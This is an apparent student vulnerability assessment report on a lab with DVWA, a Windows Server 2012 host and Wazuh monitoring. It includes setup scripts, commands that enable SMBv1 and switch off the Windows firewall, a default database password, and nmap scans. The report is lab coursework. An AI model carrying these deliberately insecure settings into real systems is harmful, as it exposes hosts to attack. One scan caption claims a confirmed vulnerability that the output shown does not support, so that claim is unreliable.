Vulnerability Assessment (CY-451)

Project Report

Vulnerability Assessment Project

Group Members

1. Yasir Khan (2022455)
2. Rooshan Riaz (2022506)
3. Shameer Awais (2022428)
4. Naqi Raza (2022574)
5. Afnan Bin Abbas(2022048)

Submission Date: 08/12/2025

Ghulam Ishaq Khan Institute of Engineering Sciences and Technology

1 Executive Summary

This vulnerability assessment was performed against a simulated enterprise environment consisting of one Ubuntu Server, one Windows Server, and a centralized Wazuh SIEM instance. The objective was to identify technical security weaknesses, demonstrate practical exploitation where appropriate, and verify that malicious activity could be monitored and detected. Using industry-standard tools and techniques, several vulnerabilities were discovered across web, operating system, and network services. The most critical issues include insecure web application configurations, exposure of legacy network services, and weak host hardening. If exploited, these weaknesses could lead to unauthorized access, data disclosure, and compromise of key systems. This report summarizes the findings and provides prioritized remediation recommendations to improve the security posture of the environment.

2 Scope

The assessment focused on three primary virtual machines within a controlled lab network:

- An Ubuntu Server hosting a deliberately vulnerable web application (DVWA).
- A Windows Server 2012–based host providing IIS web services and SMB file sharing.
- A Wazuh SIEM server used only for log collection, monitoring, and alerting.

  The following activities were in scope: **network discovery, port and service enumeration, vulnerability scanning, manual web application testing, limited exploitation of selected high-impact findings, and monitoring of attacks via Wazuh. No denial-of-service testing, password spraying against production-like accounts, or attacks outside the defined lab subnet were performed.** All activities were restricted to the assessor's own lab environment.

3 Methodology

The assessment followed a structured methodology resembling a typical penetration testing workflow.

- First, basic network discovery and connectivity checks were performed from the Kali Linux attacker VM using tools such as ping and nmap, in order to identify live hosts and confirm IP addressing.
- Next, detailed port and service enumeration was carried out with Nmap's version detection and vulnerability scripts to understand the exposed attack surface on both the Ubuntu and Windows servers.
- After enumeration, automated vulnerability scanning was conducted using Nmap vulnerability scripts and, where applicable, additional scanning tools. These automated results were then manually reviewed to confirm the relevance of findings and to filter out obvious false positives.

- For the Ubuntu web server, manual web application testing was performed against DVWA, focusing on common issues such as SQL injection, cross-site scripting, and command injection.
- On the Windows Server, attention was given to legacy services such as SMBv1 and to default configurations that may increase risk.
- Exploitation was performed selectively, only for vulnerabilities that were safe to exploit in the lab and that provided educational or demonstrative value.
- During these tests, the Wazuh SIEM collected logs from both target machines via deployed agents.
- The Wazuh dashboard was used to observe alerts, correlate events, and verify that attacks generated detectable security signals.
- All significant actions, commands, and results were documented, and screenshots were captured where they helped illustrate important findings.

4 Architecture



Figure 1: Architecture Diagram

5 Environment Overview and Asset Inventory

The test environment consisted of several virtual machines running on a single host, configured to share a common virtual network. The primary assets assessed were:

- **Ubuntu Server (Target 1):** An older Ubuntu Server deployment used to host Apache, PHP, MariaDB, and the Damn Vulnerable Web Application (DVWA). This server represents a typical Linux-based web application stack

- **Windows Server 2012 (Target 2):** A Windows Server installation configured with Internet Information Services (IIS) for web hosting and with SMB file sharing enabled, including legacy SMBv1 support. This simulates a traditional Windows infrastructure server.
- **Wazuh Server:** A dedicated SIEM instance running Wazuh and the ELK stack, used to collect logs from both Ubuntu and Windows via Wazuh agents and to provide dashboards and security alerts.

Each target was assigned a static IP address within the lab subnet, and connectivity was verified from the Kali attacker VM before testing. The environment was intentionally configured with certain insecure services and applications to support demonstration of real vulnerabilities and their detection

6 Advanced Vulnerability Scanning

6.1 Wazuh VM Manager



Figure 2: IP Address of Wazuh VM Manager



Figure 3: Pinging Wazuh VM Manager from Kali

6.2 Ubuntu Server Network Setup



Figure 4: Ubuntu Server IP



Figure 5: Pinging Ubuntu Server from Kali

6.3 Windows Server 2012 Network Setup



Figure 6: Windows Server 2012 IP

```
┌──(shameer㉿kali)-[~]
└─$ ping 192.168.177.137
PING 192.168.177.137 (192.168.177.137) 56(84) bytes of data.
64 bytes from 192.168.177.137: icmp_seq=1 ttl=128 time=0.681 ms
64 bytes from 192.168.177.137: icmp_seq=2 ttl=128 time=0.320 ms
64 bytes from 192.168.177.137: icmp_seq=3 ttl=128 time=0.339 ms
64 bytes from 192.168.177.137: icmp_seq=4 ttl=128 time=0.489 ms
64 bytes from 192.168.177.137: icmp_seq=5 ttl=128 time=0.428 ms
^C
--- 192.168.177.137 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4080ms
rtt min/avg/max/mdev = 0.320/0.451/0.681/0.130 ms
```

Figure 7: Pinging Windows Server from Kali

6.4 Deploying DVWA on Server

```
shameer@ubuntu_server:~$ cat script.sh
#!/bin/bash

sudo apt update

# Install Apache, PHP, MariaDB
sudo apt install apache2 mariadb-server mariadb-client php php-mysqli php-gd git -y

# Start services
sudo systemctl enable apache2 mariadb
sudo systemctl start apache2 mariadb

# Clone DVWA
cd /var/www/html
sudo git clone https://github.com/digininja/DVWA.git
sudo chown -R www-data:www-data DVWA

# Create DVWA database
sudo mysql -u root -e "CREATE DATABASE dvwa;"
sudo mysql -u root -e "CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';"
sudo mysql -u root -e "GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';"
sudo mysql -u root -e "FLUSH PRIVILEGES;"

echo "DVWA installation complete."
```

Figure 8: Deploying DVWA on Ubuntu Server

6.4.1 SMB on Windows Server 2012

```
PS C:\Users\Administrator> Enable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol

Path          :
Online        : True
Restart Needed : False
```

Figure 9: Enable SMB

```
PS C:\Users\Administrator> Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
PS C:\Users\Administrator>
```

Figure 10: Disabling Firewall on Windows Server 2012



Figure 11: Assigning Server Role to IIS Web Server



Figure 12: Installation of IIS Complete

6.5 Wazuh Agents

Figure 13: User Login for Wazuh

```
shameer@ubuntu_server:~$ cat wazuhscript.sh
# On Ubuntu Server
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | gpg --no-default-keyring --keyring gnupg-ring:/usr/share/keyrings/wazuh.gpg --import && chmod 644 /usr/shar
e/keyrings/wazuh.gpg

echo "deb [signed-by=/usr/share/keyrings/wazuh.gpg] https://packages.wazuh.com/4.x/apt/ stable main" | sudo tee -a /etc/apt/sources.list.d/wazuh.list

sudo apt-get update
sudo apt-get install wazuh-agent -y

# Configure agent (replace with your Wazuh IP)
sudo sed -i "s/MANAGER_IP/[wazuh-ip]/" /var/ossec/etc/ossec.conf
sudo systemctl daemon-reload
sudo systemctl enable wazuh-agent
sudo systemctl start wazuh-agent
```

Figure 14: Script for Deploying Wazuh Agent on Ubuntu



Figure 15: Deploying Wazuh Agent on Windows



Figure 16: Deploying Wazuh Agent on Windows Contd.



Figure 17: Agent Package Download on Windows VM



Figure 18: Wazuh Service Started Successfully



Figure 19: Wazuh Dashboard Showing Agents Deployed

6.6 DVWA Setup

```php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are co$
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = getenv('DBMS') ?: 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = getenv('DB_DATABASE') ?: 'dvwa';
$_DVWA[ 'db_user' ]     = getenv('DB_USER') ?: 'dvwa';
$_DVWA[ 'db_password' ] = getenv('DB_PASSWORD') ?: 'password';
$_DVWA[ 'db_port']      = getenv('DB_PORT') ?: '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = getenv('RECAPTCHA_PUBLIC_KEY') ?: '';
$_DVWA[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ?: '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impo$
```

Figure 20: DVWA Config File

Figure 21: DVWA Login after Setup



Figure 22: DVWA Setup Finished

7 Recon & Scanning

From the Kali VM, comprehensive port scans were executed against each target to identify listening services. Nmap's aggressive scan mode and full port range were used to gather information on service banners, operating system fingerprints, and potential vulnerabilities. On the Ubuntu server, Nmap identified open SSH and HTTP ports, confirming the presence of an OpenSSH service and an Apache web server hosting DVWA. On the Windows server, multiple TCP ports were found open, including those associated with IIS, RPC, SMB, and Remote Desktop Protocol.

In addition to basic scans, Nmap's vulnerability scripts were run against both hosts to quickly check for known issues tied to specific service versions or misconfigurations. These scripts attempted to identify vulnerabilities in web services, SMB, and other exposed protocols. The results provided an initial list of candidate vulnerabilities, which were later validated through manual testing and correlation with Wazuh alerts. This phase established a clear view of the attack surface and highlighted which services merited deeper assessment.

7.1 Ubuntu Server Scans



Figure 23: Nmap Scanning on Ubuntu Server

Figure 24: Nessus Scan on Ubuntu Server

7.1.1 Nessus Scan Results



Figure 25: Nessus Scan Results

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 445 --script smb-vuln-cve2009-3103 10.1.150.95

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 11:34 EST
Nmap scan report for 10.1.150.95
Host is up (0.00038s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

Figure 26: Nmap Scan Confirming the Vulnerability

- Host is running Ubuntu 18.04 (bionic) with Linux kernel 4.15, which is end of life (EoL) and flagged as Critical.
